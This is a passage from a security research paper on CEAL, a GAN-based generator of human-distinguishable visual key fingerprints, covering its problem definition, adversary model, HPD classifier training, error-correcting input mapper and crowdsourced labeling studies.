The user studies of Tan et al. [50] that compare multiple text and visual KFG solutions suggest that VKFGs can speed up the verification of key fingerprints. In their experiments, Vash [1] outperforms the unicorn solution [52] and several text-based KFGs (e.g. hexadecimal and numeric representations) in terms of both attack detection rate and comparison time. However, the attack success rate against Vash is fairly high, at 12%. In § 10.4, we study Vash, and confirm that despite its reliance on a PRNG, Vash is unable to satisfy the properties that we introduce in § 3. Particularly, we show that not all the images generated by Vash are human-distinguishable,




Figure 2: Visual key fingerprint generator (VKFG) model and scenario. Given an arbitrary input string, the VKFG generates an image fingerprint representation. A human verifier compares this image against a securely acquired (e.g., from a trusted site, or person-to-person) reference image fingerprint.

especially when the number of overlaid shapes and colors on the canvas increases. This is expected, as the visual sensitivity of humans to changes, diminishes with increased spatial frequency [53].

In contrast, CEAL is the first VKFG designed to ensure that the human visual system can differentiate between image fingerprints generated from different keys. This endows CEAL with resilience to adversaries that exceeds the strength assumed in state-of-the-art attacks (of Tan et al. [50] and Dechand et al. [14]). In § 10.3, we show that even adversaries who control all but one of the bits of the input string hash, achieve only a 1.7% success rate. Further, in Section 10.5, we confirm that when compared to Vash, CEAL is not only more attack resilient, but also enables faster human verifications.

3 Problem Definition

Informally, we consider the scenario depicted in Figure 2: the user is presented with two images, one acquired from a trusted source, and one generated from data received from an untrusted source (e.g., public key, shared key, Bitcoin address, IP address, domain name). The images are not necessarily available or presented on the same device. Instead, they could be displayed on different screens (e.g., of a smartphone and a laptop) or on a device and a physical medium, e.g., a printed card. To authenticate the untrusted data, the user needs to compare the two images for equality. We note that the user does not need to memorize images, but only visually compare the two images for equality.

More generally, we seek to construct a set of images, where each image can be easily and quickly distinguished from any other image in the set, by a human. Furthermore, we desire to construct a hash-like mapping function, from an input space of strings of the same size to this set of images. In the following, for simplicity, we also refer to input strings as *keys*. We represent a given key with an image, which will not be confused for another key's image representation. To prevent brute-force attacks, we require the set of images to be

large, and infeasible to store and enumerate. Therefore, we define our set through a generator, which takes an input key and outputs the corresponding element in the set. In the rest of this section, we provide a formal definition of the visual fingerprint problem, and introduce mechanisms which we have used to build our solution.

We define the set of RGB images I, and a function $HPD_{ratio} : I \times I \rightarrow [0,1]$ that captures the proportion of experiments where humans would perceive the pair of images to be distinguishable. Let $P_u^{i,j} \in \{0,1\}$, denote the result of the u^{th} human perception experiment on an image pair $I_i, I_j \in I$, $P_u^{i,j} = 1$ if and only if the human perceives the images to be different, $P_u^{i,j} = 0$ otherwise. Then, if n is the number of human experiments conducted per each image pair, $HPD_{ratio}(I_i, I_j) = \frac{\sum_{u=1}^{n} P_u^{i,j}}{n}$.

We seek to build a strong visual key fingerprint generation function $V_s : \{0,1\}^{\gamma} \rightarrow I_S$, where, $I_S \subset I$ and γ is the input string length. V_s, and thereby I_S, has the following desired property: For all binary input strings $K_i, K_j \in \{0,1\}^{\gamma}$, and their corresponding mapped images $I_i, I_j \in I_S$, where $V_s(K_i) = I_i, V_s(K_j) = I_j$,

$$K_i \neq K_j \iff HPD_{ratio}(I_i, I_j) = 1 \quad (1)$$

In practice, it is very challenging to build a generator that satisfies this strong requirement for all possible human visual systems. Instead, we propose to first build a weak visual key fingerprint generation function $V_w : \{0,1\}^{\gamma'} \rightarrow I_{\mathcal{W}}$, where $I_{\mathcal{W}} \subset I$. Let d_H denote the Hamming distance. The V_w is not able to guarantee that key pairs will be distinguishable if their d_H is within d, i.e., $E(HPD_{ratio}(I_i, I_j) \mid d_H(K_i, K_j) < d) < 1 - \varepsilon$. However, for key pairs whose d_H value is at least d, V_w is able to guarantee human distinguishability, i.e., $\forall K_i, K_j \in \{0,1\}^{\gamma'}$, and $I_i = V_w(K_i)$, and $I_j = V_w(K_j)$, we have $d_H(K_i, K_j) \geq d \iff HPD_{ratio}(I_i, I_j) = 1$.

Weak-to-strong problem decomposition. We thus decompose the problem of building a strong VKFG function into two sub-problems. First, build a weak VKFG function, and identify the minimum value d that satisfies the above requirements. Second, use the identified d to convert the weak VKFG into a strong VKFG function.

In addition to the human-distinguishability of generated fingerprints, developed solutions should also (1) have a sufficiently large *capacity* to be resistant against preimage attacks, i.e., the number of unique and human-distinguishable generated images should be large, and (2) ensure that humans are able to quickly compare any pair of generated images.

3.1 Adversary Model

We assume an adversary who attempts preimage attacks, i.e., to find input strings whose visual fingerprints will be perceived by a human verifier to be similar to the fingerprint of a specific victim. We assume that the adversary has blackbox access to the weak V_w and strong V_s functions.

We consider a (γ, d)-adversary [14], able to identify candidate strings that hash within Hamming distance $d < \gamma$ to the victim's key hash K (γ-bit long). In Section 10.3, we evaluate our solution against an adversary that controls up to 122 out of 123 bits of the input key hash, which is stronger than the 80 out of 112 bits adversary of Dechand et al. [14]. The strength of our adversary is thus more similar to that of the adversary considered by Tan et al. [50], who can perform 2^{60} brute force attempts.

4 Applications

Immediate applications of visual key fingerprints include traditional remote authentication solutions such as SSH and OpenPGP/GnuPG [9], that encode the hash of a public key into a human readable format, for manual comparison [22]. The more recent End-to-End Encrypted (E2EE) applications (e.g., secure messaging apps [51] such as WhatsApp [4], Viber [3], Facebook messenger [13]), further offer a particularly appealing use case for visual key fingerprints. To authenticate a communication peer, the user needs to visually compare the peer's public key fingerprint against a reference fingerprint that she has previously acquired through a secure channel (e.g., in person, from a trusted site, etc).

Visual key fingerprints can also be used for device pairing (e.g., Bluetooth Secure Simple Pairing using ECDH [39]), by having the user visually compare visual key fingerprint images of device keys, displayed on both paired devices.

The dependence of the HPD model performance on human annotations can be used to setup a mechanism which not only provides a non-cognitive human user detection, but also further improves the HPD. That is, the developed CEAL generator can be used to construct a matching based CAPTCHA where users are asked to mark pairs of "unmatching" images. Pairs labeled by the large number of CAPTCHA answers could then be used to build even more powerful HPD classifiers and CEAL generators, thereby setting up a self-improving mechanism. In § 11, we further discuss how adversarial interest in breaking CEAL-generated CAPTCHAs would further improve research on human visual perception.

5 Background

We now describe the architecture and training process of Generative Adversarial Networks (GANs) and error correcting codes, which we use to build CEAL.

GAN. Deep Generative Models (DGMs) are DNNs that are usually trained, using unsupervised learning, to learn and summarize key features of samples in the training data. The trained model can be used to draw samples from the modeled data distribution, i.e. generate previously unseen, but realistic and plausible instances similar to the samples in the training dataset. There are two major classes of generative

models: Variational AutoEncoder (VAE) [30] and Generative Adversarial Networks (GAN) [18].

CEAL uses a GAN model and trains a generator that takes as input a *latent vector*, i.e., a set of components randomly selected from a uniform distribution over $(-1,1)$, to produce realistic and human-distinguishable images. The conventional GAN consists of two competing neural networks: (1) a generator network (G) that transforms the input latent vector into an image, and (2) a discriminator network (D) that differentiates synthetic images, generated by G, from real images in a training dataset. G and D are trained alternately. The competition drives G to generate images that look like images from a training, real image dataset. For CEAL, we use a DCGAN [42]-like architecture to generate images that represent a key fingerprint corresponding to an input key string.

Our approach is also related to, and inspired by work on learning disentangled representations, i.e. interpretable factors of data variation [10, 11, 28, 31], that seeks to learn a representation that captures the underlying generative structure of data. For instance, InfoGAN [11] learns to disentangle visual characteristics (e.g. style, color, pose of objects, etc.) of GAN-generated images. Further, SDGAN [16] uses a supervised approach to train a GAN with latent vector components representing both identities (e.g. individual humans) and observations (e.g. specific photographs) of human faces. In addition, Grathwohl and Wilson [20] disentangle spatial and temporal features in videos, in an unsupervised fashion. We propose instead a disentanglement of major from minor components: decompose the latent vector into major and minor components, and train major components to encode information about human distinguishability, and the minor components to encode image realism properties. This captures the observation that only a subset of latent vector components are able to trigger human-distinguishable changes in generated images.

Error Correcting Codes. We use binary BCH [8, 23] codes to map a key fingerprint into the input of CL-GAN (see § 7.3 and § 9.3). A t-error correcting BCH code can correct up to t bits, and the generated code words are guaranteed to be within Hamming distance at least $d \geq 2t+1$ of each other. We represent a t-error correcting code with a message length of n and code word length of k bits as $BCH(n,k,t)$.

6 Approach

We introduce the CEAL (CrEdential Assurance Labeling) approach to build a visual key fingerprint generator that will generate realistic images and address the requirements of § 3. CEAL consists of two steps, each solving one of the sub-problems of § 3, see Figure 3 .

In the first step, we train a *generator network* to be the weak V_w function (§ 7.2). That is, the network takes as input a latent vector, and produces a realistic image, human-distinguishable from other images generated from latent vectors that are in Hamming distance at least d (see § 6). We experimentally identify d in § 9.3.




Figure 3: **The CEAL approach**: Train a generator to convert a latent vector to a realistic image, human-distinguishable from other generator produced images. Then, train an *input mapper*, that converts arbitrary input strings to latent vectors suitable for the previously trained generator.

In the second step, we build an *input mapper* that converts arbitrary input strings into latent vectors that are within Hamming distance of at least d from other mapped inputs (§ 9.3). We show that it is possible to build the input mapper, thus convert the trained weak V_w into a strong V_s function, using an error correcting code encoder, e.g., [8, 23], $ECC : \{0,1\}^\gamma \rightarrow \{0,1\}^\gamma$, with minimum distance of d. Specifically, $\forall K_i, K_j \in \{0,1\}^\gamma, K_i \neq K_j \implies d_H(ECC(K_i), ECC(K_j)) \geq d$. Then, the trained system first applies ECC to the input, then applies the V_w generator to the encoded string. This ensures that the input to V_w will always result in a human-distinguishable output, by the definition of the V_w. Therefore, $V_w \circ ECC : \{0,1\}^\gamma \rightarrow I_{\mathcal{W}'}$, where $I_{\mathcal{W}'} \subset I_{\mathcal{W}}$, and $\forall I_1, I_2 \in I_{\mathcal{W}'}, HPD_{ratio}(I_1, I_2) = 1$.

How to Train Your Generator. Having access to a HPD_{ratio} function, would allow a generator training algorithm to tap into golden annotations of which images are suitable to generate. In practice, we are not able to run a large number of human perception experiments for any given pair of images. However, given a sufficient number of annotations, a regression predictor model $HPD_{predict} : I \times I \rightarrow [0,1]$ may be used to approximate the HPD_{ratio} function, $E(|HPD_{predict}(I_1, I_2) - HPD_{ratio}(I_1, I_2)|) < \varepsilon$. We show that, even with a small number of annotated data, a very limited classification model $HPD_{equal} : I \times I \rightarrow \{0,1\}$ which can detect distinguishable image pairs with high precision at the cost of low recall, $P(HPD_{ratio} > 0 \mid HPD_{equal}(I_1, I_2) = 1) < \varepsilon$, is sufficient for training a generator which satisfies the strong V_s requirement (see Equation 1 and § 3).

In the following, let K be the input key string (see Figure 3), and let $\gamma = |K|$. The input module converts K into a latent vector L, $\lambda = |L|$, $\gamma < \lambda$. The generator network converts L into a fingerprint image. Table 1 summarizes the notations that we use in this paper.

Symbol	Description
γ	Length of input string (e.g. hash of key)
λ	Length of input latent vector (M+m)
M	Number of major components
m	Number of minor components
d	Hamming distance between two input strings
CL-GAN	CEAL training network
G-CEAL	Generator network in CL-GAN
D-CEAL	Discriminator network in CL-GAN
HPD	Human Perception Discriminator

Table 1: CEAL notations.

7 The CEAL System

We now describe the CEAL training process outlined in Figure 3. Unlike existing techniques that generate images using handcrafted rules, CEAL uses GANs (see § 5) to generate realistic, human-distinguishable images from input strings. While a DCGAN [42] can model the distribution of the training data and generate previously unseen, but realistic samples from the estimated distribution, in § 8 we show that human workers recruited from Amazon Mechanical Turk (MTurk) often cannot perceive differences between images that are generated by a DCGAN, from similar inputs.

To address this problem, we introduce CL-GAN, a DCGAN-based deep generative model that we train to generate images that are not only realistic, but also human-distinguishable. We train CL-GAN's generator network G-CEAL, using two classifiers (see Figure 4): (1) the CL-GAN discriminator (D-CEAL) that is trained to differentiate synthetically generated images by G-CEAL from a dataset of real images, and (2) the HPD classifier, trained to estimate the likelihood that a human will label a pair of images as either identical or different.

In the following, we first describe the HPD employed by CL-GAN, then detail the training process of CL-GAN. Finally, we describe CEAL's input mapper module, see Figure 3.

7.1 Human Perception Discriminator (HPD)

The Human Perception Discriminator (HPD) module takes two images as input, and computes the probability that the images are perceived as being different images by humans. We build HPD using a deep neural network (DNN). The high level architecture of the HPD classifier network (see Figure 5), is similar to a Siamese network [12]. Specifically, the HPD consists of two identical, twin networks (with shared weights). Each network accepts as input one of the two input images and passes it through the layers of a trained network.

To train a DNN with millions of parameters, we need a large training dataset of labeled samples. However, collecting labeled data is a time consuming and expensive process. To




Figure 4: **CL-GAN architecture and training**. We use the combination of Discriminator loss and HPD loss to train the generator to generate distinguishable and realistic images.

address this problem, we leverage previous studies that have shown that the features that are learned by a DNN are transferable and can be used to perform similar tasks [46, 54]. This is because the representation learned by deep neural network is distributed across different layers, where shallow layers capture low level features (e.g. Gabor-like filters in the image domain), and deeper layers capture more abstract and complicated features (e.g. the face of a cat). It is common practice to use one or a combination of the representations learned by different layers of an existing network, as features for a new, related task. Experimentally investigating which representation performs best for the problem of image matching in HPD is hence a typical feature selection task in machine learning.

Specifically, we employ a transfer learning approach using the Inception.v1 model [49], trained for image classification tasks on the ImageNet dataset[15] (1.2 million images from 1,000 categories). We extract 50,176 features for each image, from the Inception.v1 network, i.e., the activations of the "Mixed_5c" layer of Inception.v1. In § 9.1, we experimentally justify the choice of this layer.

Following the Inception.v1 network, HPD consists of 3 additional fully connected layers, see Figure 5. In Section 9.1, we describe our hyper-parameter search process to find the number of layers and the number of nodes in each layer. We use these layers in order to train the HPD. This is because we cannot update the weights of the Inception.v1 layers. Instead, we optimize the weights of the 3 fully-connected layers, using weighted contrastive loss [12] with L2 regularization. The loss will enable the network to differentiate between the two images; regularization will prevent overfitting. Equation 2 shows how the weights are updated based on the weighted contrastive loss for two input samples I_1 and I_2:

$$L(\theta, Y, I_1, I_2) = \frac{1}{2}(1-r)(1-Y)(D_w{}^2) + \frac{1}{2}rY(max(0, \mu - D_w))^2 \quad (2)$$

θ denotes the model parameters (weights and biases), and Y is the actual class label of the image pair, i.e. 1 for different and 0 for identical images. D_w is the Euclidean distance between the outputs of the twin networks (O_1 and O_2 in Figure 5) for the input image pairs. $r \in [0,1]$ is the weight (importance) assigned to the positive (different) class and




Figure 5: **Human Perception Discriminator (HPD) architecture.** HPD passes input images I_1 and I_2 through the Inception.v1 network, applies 3 fully connected layers to generate image feature vectors O_1 and O_2, computes the squared Euclidean distance between O_1 and O_2 and passes it through a fully connected layer. HPD classifies I_1 and I_2 as different or identical, based on this distance.

$\mu \in \mathbb{R}$, $\mu > 1$ is a margin.

After training the 3 additional layers in the twin Siamese network using contrastive loss, the network has learned to differentiate between the input image pairs, i.e. generate distant representations (O_1 and O_2) for dissimilar images and similar representations for similar images. We freeze the network weights and feed their derived output, i.e., the component-wise squared differences between the activations of the last layers in the twins networks, to an additional fully connected layer consisting of 1 neuron, i.e., the HPD output, with sigmoid activation function, see Figure 5. We optimize this layer's weights using a weighted cross-entropy loss and L2 regularization. The purpose of this last layer is to classify the image pairs into either the "identical" or "different" class.

7.2 Training CL-GAN

As described in § 7, we train CL-GAN's generator, G-CEAL, to generate images that are both realistic, and visually distinguishable by humans. We seek to thwart even adversaries who can generate input values K' that are at small Hamming distance from a victim K value (see § 3.1). For this, we design G-CEAL to generate fingerprint images that are visually different even when the input keys are similar. We define then the following image pair generation (IPG) process, that takes as input a seed latent vector v of length λ, and an index $i \in \{1,2,3,...,\lambda\}$, and outputs two vectors v_1 and v_2, also of length λ, that differ from v only in their i-th component:

Definition 1 *(**Image Pair Generation**: IPG(v, i)). Generate vectors v_1 and v_2, such that $v_1[i]$ = 1 and $v_2[i]$ = -1, and $v_1[j] = v_2[j] = v[j]$, $\forall j \in \{1,2,3,...,\lambda\}, j \neq i$.*

1 and -1 are extreme values of each component, which we use to maximize the component effect in generated images.




Figure 6: **Major and minor components**. The G-CEAL generator trains M components to be major components and the rest $\lambda - M$ to be minor components. Major components impact the human-distinguishability of generated images; minor components are used to generate realistic images. Input Mapper converts the input key into a latent vector.

Major and Minor Components. Preliminary experiments with DCGAN revealed that not all input bits have an equal impact on the human-distinguishability of generated images: when changed, some bits produce images that are not human distinguishable. To address this problem, we leverage recent successes in learning disentangled representations [10, 11, 16, 28, 31], to conjecture that we can decompose the latent vector into (1) a subset of *major components*, that when changed individually, produce human-perceptible changes in the generated images, and (2) the remaining, *minor components*, that encode relatively imperceptible characteristics of the images, see Figure 6.

We build a CL-GAN that verifies this conjecture, by training M (system parameter) latent vector components to become major components, and the rest, i.e., $m = \lambda - M$, to become minor components, see Figure 6. Consistent with the above IPG, we select extreme values for the M major components, i.e., from the set $\{-1,1\}$, to maximize the effect of each component on the visual characteristics of the generated images. However, we select the values for each of the m minor components, uniformly random from $(-1,1)$.

Train for Human Distinguishability. We leverage the input latent vector to control the visual characteristics of the images generated by G-CEAL. While major components contribute to the image distinguishability thus the capacity of the CEAL VKFG, we leverage minor components to help G-CEAL generate realistic images and maintain other visual aspects of the image. To achieve this, in each adversarial training epoch, we train G-CEAL using 3 steps, to generate (1) visually distinguishable images when the values of individual major components in the latent vectors are changed (flipped between 1 and -1) and (2) visually indistinguishable images when the values for minor components are flipped (see § 7.2).

Although in each of the 3 steps we use a different set of latent vector pairs as input to G-CEAL, the objective functions for all the steps has the general form shown in Equation 3.

$$L(\theta_{G_{CEAL}}) = \alpha \times HPD_{loss} + G_{loss} \quad (3)$$

In each step, we implicitly use this equation as the loss function to train G-CEAL. In this equation, HPD_{loss} is the HPD loss that we define exclusively for the step. This loss

is an indicator of how different the generated images are, as perceived by a human. $\alpha \in \mathbb{R}$ is a weight that determines the contribution of HPD_{loss} to the overall loss value for the step. G_{loss} is the generator loss in the conventional GAN (i.e., $G_{loss} = -log(D_{CEAL}(G_{CEAL}(z)))$, where z is a sample latent vector). This loss is an indicator of how realistic and visually similar the generated images are, compared to the images in the real image dataset used for training D-CEAL.

We now describe the 3 training steps M and $m = \lambda - M$ are the number of major and minor components in the latent vector input to G-CEAL.

• **Step 1: Train major components**. This step encourages specific (i.e., the first M) latent vector components to have a visual effect on the generated images. For this, generate M random seed latent vectors. Then, for each index $i \in \{1,2,3,...,M\}$, use the IPG(i) of Definition 1, along with the corresponding generated seed latent vector, to generate two random latent vectors v_1 and v_2. Use G-CEAL to generate images I_1 and I_2 from v_1 and v_2 respectively. Use the HPD classifier to compute $HPD_{predict}(I_1, I_2)$. To force the i^{th} component of the latent vector to be a major component, i.e., maximize the effect of the i^{th} component on the visual characteristics of the generated images, we want the HPD classifier to classify all these image pairs (I_1, I_2) as different (class 1). To achieve this, define the HPD_{loss} for the pair of latent vectors to be $HPD_{loss}(v_1, v_2) = cross_entropy(1, HPD_{predict}(I_1, I_2))$.

• **Step 2: Train minor components**. This training step encourages minor components to have minimal impact on image distinguishability. For this, generate m random seed latent vectors. Then, for each minor position $i \in \{M+1, M+2, ..., \lambda\}$, form sample latent vector pairs v_1 and v_2 as in Definition 1. Use G-CEAL on v_1 and v_2 to generate images M_1 and M_2. To force the i^{th} component of the latent vector to be a minor component, we want the HPD classifier to classify (M_1, M_2) as identical (class 0). For this, define the HPD_{loss} for this pair to be: $HPD_{loss}(v_1, v_2) = cross_entropy(0, HPD_{predict}(M_1, M_2))$.

• **Step 3: Train for variety**. During preliminary experiments we observed that using only steps 1 and 2, can lead to training a G-CEAL that generates similar images from randomly picked latent vectors (see Figure 7). Step 3 addresses this problem, by encouraging any 2 major components to impose different effects on the visual characteristics of generated images. For this, generate several batches of random seed latent vectors. Then, for each seed latent vector, pick two random major components $i, j \in_R \{1,2,3,...,M\}$ and $i \neq j$. Copy seed latent vector v into two other latent vectors v_1 and v_2, then set $v_1[i] = 1$ and $v_2[j] = 1$. Let N_1 and N_2 be the images that are generated by G-CEAL from v_1 and v_2 respectively. Define the loss of the generator as: $HPD_{loss} = cross_entropy(1, HPD_{predict}(N_1, N_2))$.

Train for Realism. As described in § 7, we train G-CEAL to also generate realistic images. We do this because the human visual system was shown to be better at distinguishing changes in images when their content is more natural [40]. To achieve this, we train G-CEAL also using the output (i.e., real vs. fake) issued by the D-CEAL discriminator for the G-CEAL-generated images of the previous epoch. Then, in each epoch, D-CEAL is also trained, similar to a conventional DCGAN, to discriminate the synthetic images generated by G-CEAL in the above 3 training steps from real images of a training dataset. Subsequently, we train G-CEAL using the classification signal provided by D-CEAL, i.e., G_{loss} in Equation 3. This process encourages G-CEAL to generate (previously unseen) images, that look like the images in the training dataset of real images, and deceive D-CEAL to classify them as real images.

7.3 Input Mapper

The CEAL approach trains the above G-CEAL generator to be a weak V_w function (§ 3). In § 9.3, we detail our experimental process to find the G-CEAL's d value (defined in § 6). We now describe the input mapper module, that solves the second sub-problem of Section 3: convert input keys into codes that are at Hamming distance at least d from each other.

Specifically, as also illustrated in Figure 6, the input mapper takes as input a key (e.g., public key, shared key, Bitcoin address, IP address, domain name) and outputs a latent vector L of length λ, i.e., a code word at Hamming distance at least d from the code word of any other input key. For this, the input mapper first computes a cryptographic hash of the input to produce K, its binary key fingerprint, of length γ. It then uses K to generate both the major and minor components of an output latent vector L as follows.

Generate the major components. To generate the major components of the latent vector L, we use an error correcting encoder ECC (see § 5 and § 6). First, we compute $ECC(K)$, then perform a one-to-one mapping between its bits and the major components of L: $L[i]$ = -1 if $ECC(K)[i] = 0$ and $L[i]$ = 1 if $ECC(K)[i] = 1$, $i = \{1,...,M\}$. If $|ECC(K)| < M$, we set $L[i]$ = -1 for the remaining $M - |ECC(K)|$ major components.

Generate the minor components. We use a PRNG to randomly generate the $m = \lambda - M$ minor components of L: $L(i) \in \mathbb{R}$ and $L(i) \in U(-1,1)$, $i \in \{M+1,...,\lambda\}$.

8 Data

To train HPD and CEAL, we use several datasets of real and synthetically generated images, described in the following.

Real Outdoor Image Dataset. We used a subset of 150,113 outdoor landscape images (mountains, ocean, forest) of 64 by 64 pixels, from the MIT Places205 dataset [38, 55] to train discriminator networks (vanilla DCGAN and CL-GAN models) to differentiate between real and synthetic images.

Ground Truth Human Perception Dataset. We used the following process to collect human-assigned labels to image pairs, which we use to train the HPD network. First, we




Figure 7: (top) Example real images that when shown as duplicates, were identified as different by 10% of participants in labeling study 1. (middle & bottom) Example different image pairs, generated with an early CEAL, that were identified as being identical by more than 15% of participants. This motivates the training step 3 of CEAL (§ 7.2).

trained a DCGAN network with a random uniform input latent vector of length $\lambda = 100$, using the above real outdoor image dataset. We stopped training the network when we started to observe realistic images similar to the ones in the training dataset (i.e., after 10 epochs). We refer to this trained network as the *vanilla DCGAN*. We then used the vanilla DCGAN to generate two datasets of synthetic image pairs (see below) and collected their labels using Amazon Mechanical Turk (MTurk) workers. GANs tend to generate similar images for close input vectors. Thus, since our objective is to collect labeled data to be used for identifying the boundaries of human visual distinguishability, we generate image pairs from key fingerprints that are only different in 1 component.

We followed an IRB-approved protocol to recruit 500 adult workers located in the US, to label 558 unique image pairs. We asked each worker to label each image pair as being of either "identical" or "different" images and paid them 1 cent per image comparison. We performed two image labeling studies. In the first study, we asked participants to label 35 image pairs, and in the second study 50 image pairs (see below). In each study, we randomized the order of the image pairs shown. We showed 1 image pair per screen. Both images had the same size (64x64) and resolution; we showed one image on the top left of the screen, the other on the bottom right. Across the two studies, 318 image pairs were labeled as different and 240 pairs were labeled as identical. In the following, we detail the two labeling studies that generated this dataset.

• **Labeling Study 1**. We used the vanilla DCGAN network to generate 100 synthetic different image pairs using 100 random seed latent vectors (v) and the IPG of Definition 1 for $i \in \{1,2,3,...,100\}$. Further, we generated a set of 40 identical image pairs consisting of duplicates of landscape images that we collected using Google's image search. We used proportional sampling to divide the total of 140 image pairs (100 different, 40 identical) into 4 groups of size 35 (25 assumed different, 10 assumed identical). We then recruited 400 MTurk workers and asked each to label one of the 4 groups, such that each image pair was labeled by 100 workers.

To weed out inattentive workers, we included an attention test (a.k.a. golden task [32]) at the beginning of the study. We did not collect the labels from workers who failed to answer the attention test correctly. In addition, we removed responses of "speeders" [21], i.e., workers who completed the study in less than one minute. We also removed the answers from workers who made more than 10 errors with respect to the assumed labels for the image pairs they processed. In total, we have removed the responses of 34 of the 400 workers, leaving us with labels from at least 94 workers for each image pair.

We then assigned to an image pair, an "identical" or "different" label, only if more that 90% of the worker responses concurred. 75 image pairs were labeled as different, and 65 were labeled as identical. Figure 7 (top) shows samples of identical image pairs that were labeled as different by about 10% of workers. Figure 7 (middle and bottom) shows samples of different image pairs that were labeled as identical by more than 15% of workers.

We studied the quality of responses collected from workers. 35 workers used a mobile device (smartphone or tablet) to work on our image comparison tasks. A Kruskal-Wallis test, did not show a significant difference between the number of errors made (w.r.t. the hypothetical labels) by participants in our studies using either of devices, i.e., desktop, laptop, mobile phone, or tablet, to complete the study (P-value = 0.93). We did not observe significant difference between the overall time it took for the participants using different devices to complete the studies (P-value = 0.06).

• **Labeling Study 2**. At the completion of the above study, we identified the index of components in the input latent vector whose corresponding generated images were labeled with the highest error rates by workers. We then performed a second labeling study to determine if the high error rate we observed was due to the fact that an observed "faulty" component always produces indistinguishable image pairs when its value is flipped, or this is due to other factors, e.g. the contribution of other components on the generated image.

First, for each of 3 image pairs with the highest error rate in labeling study 1, we generated 99 variant image pairs as follows: Let j be the index of the component that we flipped to generate this particular image pair in study 1 (which resulted in a high error rate). Also, let v be the seed latent vector (see Definition 1) corresponding to this image pair. For all $i \in \{1,2,3,...,100\}$ index values, where $i \neq j$, we used the IPG of Definition 1 to obtain two copies of v that only differ in the i-th component, then used the vanilla DCGAN to obtain an assumed "different" image pair. In total, we generated 297 (99×3) image pairs that are hypothetically different.

Dataset Name	# pairs	Similarity
Ground Truth Human Perception	557	Mixed
Unrealistic DCGAN Image Pairs	11,072	Same
Minor Change in Latent Vector	7,040	Same
Blob Image Pair Dataset	2,108	Different
10%-different Image Pair Dataset	1,024	Different
Enhanced Synthetic Image Pair Dataset	5000	Different

Table 2: Size of 6 generated image pair datasets, of either "identical", "different" or "mixed" image pairs, used to train the HPD classifier.

Second, for an additional set of randomly selected 7 components, plus the 3 "faulty" components above we generated 10 image pairs using a new seed latent vector randomly. We created two copies of the new seed latent vector and set the values of the j^{th} components to 1 and -1 in the first and second copy respectively. Thus, in total, we generated 100 image pairs. Further, we used another set of 49 hypothetically identical pairs, which we used to enrich our training dataset.

We have then collected labels for these 446 image pairs ($99 \times 3 + 100 + 49$) using 100 workers who labeled 50 image pairs each. As before, we eliminated the answers provided by speeders, those who failed the attention check, or made more than 10 errors with respect to the hypothetical labels of image pairs. In total, we removed responses from 13 workers. Then, for each image pair, we assigned it the assumed "different" or "identical" label, only if more than 80% of the workers agreed with it. Otherwise, we assigned the opposite of the hypothetical label as the true label of the image pair. 243 images were labeled as different; 203 image pairs were labeled as identical.

The Spearman correlation test did not reveal any significant monotonic correlation between the error rate for components in study 1, and image pairs corresponding to these components, in both experiments. This suggests that the components generating high error rates in study 1 alone, are not at fault. Therefore, we conjecture that the visual characteristics of a generated image are determined by a combination of effects of each component in the latent vector.

8.1 HPD Classifier Dataset

In order to train the HPD, we have generated 6 different datasets of synthetic image pairs, containing a total of 26,802 image pairs. Table 2 lists these datasets and their corresponding number of image pairs. One of these datasets is the above ground truth human perception dataset. In the following, we describe each of the other 5 datasets.

